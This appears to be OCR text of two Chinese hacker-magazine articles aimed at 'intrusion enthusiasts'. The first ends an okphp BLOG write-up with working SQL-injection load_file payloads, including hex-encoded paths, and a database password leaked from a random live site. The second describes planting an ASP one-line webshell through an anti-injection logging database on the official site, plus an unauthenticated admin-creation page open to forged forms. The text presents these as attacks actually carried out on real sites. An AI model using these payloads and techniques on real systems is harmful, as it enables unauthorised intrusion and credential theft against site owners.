


图3




图4

我在后台找了很久，可仍然没有办法得到WebShell，又仔细地看了一下代码，还是不行，感觉有点可惜。

上面我们已经得到官方网站的物理路径是/home/pgstan/public_html/okphpdemo/blog/blog/，这时我想到了用load_file查看blog/config.php的代码，于是提交http://demo.okphp.com/blog/blog.php?bid=1%20and%201=2%20union%20select%201,2,3,load_file('/home/pgstan/public_html/okphpdemo/blog/blog/config.php'),5,6,7,8/*，看来运气不好，magic_quote_gpc为on状态，提交的语句变成了and 1=2 union select 1,2,3,load_file(\'/home/pgstan/public_html/okphpdemo/blog/blog/config.php\'),5,6,7,8/*。既然单引号被转义了，那我们就采用十六进制来处理好了。/home/pgstan/public_html/okphpdemo/blog/blog/config.php转化为十六进制为0x2F686F6D652F70677374616E2F7075626C69635F68746D6C2F6F6B70687064656D6F2F626C6F672F626C6F672F636F6E6669672E706870，这样提交语句就变成了http://demo.okphp.com/blog/blog.php?bid=1 and 1=2 union select 1,2,3, load_file(0x2F686F6D652F70677374616E2F7075626C69635F68746D6C2F6F6B70687

064656D6F2F626C6F672F626C6F672F636F6E6669672E706870),5,6,7,8/*,顺利提交后,结果却没有显示出来,可能是没有load_file权限,感觉Linux设置比Windows安全多了。

后来在百度搜索"Powered by okphp BLOG",随便找了个站点,通过暴物理路径,发现是Windows 2003系统,于是使用load_file测试,成功暴出了用户名和密码,如图5所示。

```
<?php // Copyright okphp.com // ////////////
////////////////////////////////////////////////
/////////////////////// // main settings // // $dbhost
= "localhost"; // database server $dbuser = "root"; //
database username $dbpswd = "840224"; // database pass-
word $dbname = "19k"; // database name
```





图5

接下来我就不再继续了,有了MySQL用户名和密码,如果服务器支持远程连接,搞个WebShell简直是信手拈来了。对于okphpBLOG系统存在的漏洞,目前我就发现了这些,如果你还有什么新的发现,欢迎大家登录黑防的官方论坛和我交流,我们共同进步。

适合读者:入侵爱好者
前置知识:ASP

快乐视听娱乐网漏洞分析与利用



文/图 Zero_cold

前段时间一个朋友由于建站的需要,让我帮忙负责筛选整站程序。本着安全第一的原则,我一有时间就读朋友发来的挑选好的程序,大大小小的程序读了n多个。在读这些程序的过程中,我发现不少程序在脚本安全方面做得并不是很好,其中有些问题很典型,也很严重。下面我就以在"快乐视听娱乐网"这套程序中发现的问题为例进行分析。

拿到这套程序,我首先在本机上搭建了测试环境,大致了解一下这个程序的功能。我先找到调用数据库的连接地址,通过提交参数来判断是否有明显的注入漏洞,结果很欣慰地发现这个程序用了防注入系统,只要提交非法的参数就会自动记录你的IP地址、提交的非法参数及动作等,如图1所示,然后就是屏蔽你的IP地址,无法访问网站了。




图1

之后我又在搜索框中输入"歌名%' and 1=1 and '%'=''"和"歌名%' and 1=2 and '%'=''",发现也没有问题。查看程序代码,发现过滤了单引号,看来这条路也走不通了;其余的地方,如后台登录等也都做了过滤,只好继续看代码。最后发现即使没有过滤的变量文件也都用了<!--#include file="sql.asp"-->语句来调用防注入系统,这样注入这条路就彻底地断送了。难道就这样地被防注入系统给拒之门外了吗?想到有的防注入系统过滤得不好,我们还是可以利用URL编码绕过的,那么这里是否存在这样的问题呢?带着这样的疑问我看了下代码,发现也不存在这个问题。但

是又看了一遍这个防注入系统代码，给了我一个惊喜，那就是这个防注入系统记录我们提交的非法数据，写入data目录中的#sql.asp数据库中。大家注意这里的数据库#sql.asp，其后缀是ASP格式的，而且没有做任何的防下载处理。聪明的读者可能已经想到了，我们为何不在提交非法的参数中加入一句话ASP木马呢？这样防注入系统就会记录我们提交的数据和一句话木马并写入数据库，我们不是可以通过#sql.asp来获得一个WebShell吗？这里需要注意的是"Fy_In="'|;|and|(|)|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|char|declare""，我们只有提交这些出现"|"分隔的被过滤的字串的时候，才会被防注入系统拦截并写入数据库中，如图2所示。




图2

这样，一句话木马就写进去了。<SCRIPT RUNAT=SERVER LANGUAGE=VBSCRIPT>eval request(chr(35))</SCRIPT>其实就是<%eval request(chr(35))%>，我开始也是用<%eval request(chr(35))%>写的，但是发现在数据库中变成了<eval request(chr(35))>，那就不用"%"这个符号了，用<SCRIPT RUNAT=SERVER LANGUAGE=VBSCRIPT>eval request(chr(35))</SCRIPT>也是一样的效果。这里我用Access打开给大家看看提交后写入数据库的完整格式，如图3所示。



图3

这里我遇见一个奇怪的问题，在本地测试提交的时候一直提示"Script块缺少脚本关闭标记(%>)"。#sql.asp数据库没有做任何处理，也没有用网上流传的那个一运行就自动在数据库中加入防下载处理的ASP文件，这个问题郁闷了我半天。于是我请朋友"血汗"帮忙测试，也是这样的结果。然后我又重新测试了一下，竟然奇迹般的正常了，难道是我的人品问题？我想到的解释是，最后一个"%>"正好到了换行才导致这样的结果。这样的问题我遇见过好多次了，有知道的朋友记得要告诉我啊。这里记得可不能写错哦，把数据库弄坏了，闭合不了的话，就很难再利用第2次了。

能够成功利用上面的漏洞的前提是防注入数据库的路径我们要知道，不过大家可以放心，很少管理员会刻意修改这个数据库路径的，即便是官方网站也没有修改。本地测试成功后，我在官方网站随便找个调用数据库连接写入";<SCRIPT RUNAT=SERVER LANGUAGE=VBSCRIPT>eval request(chr(35))</SCRIPT>"，这样一句话木马就写入成功了，然后用海洋连接上再上传个大马，这里我就不提供抓图了。我就是通过防注入程序漏洞先拿到了官方的WebShell，从而为后面的测试提供了很大的方便，大家继续看就明白了。

在读到adminsave.asp这个文件的时候，我又有了发现，这个漏洞对这个程序来说是致命的。源代码面前没有任何的秘密，这里我就先把代码贴出来给大家看看，如下所示。

```
<!--#include file="../md5/md5.asp"-->
<!--#include file="conn.asp"-->
<%
username=LCase(Request("username"))
password=LCase(Request("newpin"))
re_newpin=LCase(Request("re_newpin"))
if password<>re_newpin then
response.write"<script>alert('初始密码与确认密码不一致，不接受！');history.back();</Script>"
response.end
end if
password=MD5(password)
flag=Request("flag")
Set rs=Server.CreateObject("Adodb.RecordSet")
rs.Open "Select * from admin where name='"&username&"'",conn
    if not rs.EOF then
        Response.Write "<font color=red><div align=center><br><br>该用户名已经存在</div></font>"
Response.End
end if
rs.close
sql="select * from admin"
rs.open sql,conn,1,3
rs.addnew
rs("name")=username
rs("pwd")=password
rs("flag")=flag
rs.update
rs.Close
set rs=Nothing
```

```
    conn.Close
    set conn=Nothing
    Response.Redirect "addadmin.asp"
%>
```

这个文件的功能是添加管理员账号，大家可以看到在文件的开始用include调用了md5.asp和conn.asp文件，其中md5.asp是加密用的，conn.asp是连接数据库用的 然后就从表单中读取我们输入的管理员账号和密码，并在管理员数据中比较是否有和我们要添加的管理员用户名一样的，若有的话就报错，没有的话就添加我们输入的管理员账号，之后程序会再跳转到addadmin.asp页面。

漏洞的成因是由于这个文件没有任何的权限访问判断，include的md5.asp和conn.asp也没有判断我们是否有权限访问这个文件，导致任何人都可以访问; 最要命的是，它的功能是添加管理员并且没有做任何禁止站外提交的防护。如果我们在本地构造一个添加管理员用户的表单，然后再提交给目标网站的adminsave.asp处理，不就可以添加管理员了吗?

为了验证上面的推论是正确的，我用FrontPage做了一个简陋的可以添加管理员账号的页面，用记事本打开，把action="http://www.target.com/adminsave.asp"换成要测试的站点的URL并保存为HTML，然后在表单中填上要添加的管理员账号和密码就可以了，如图4 所示。

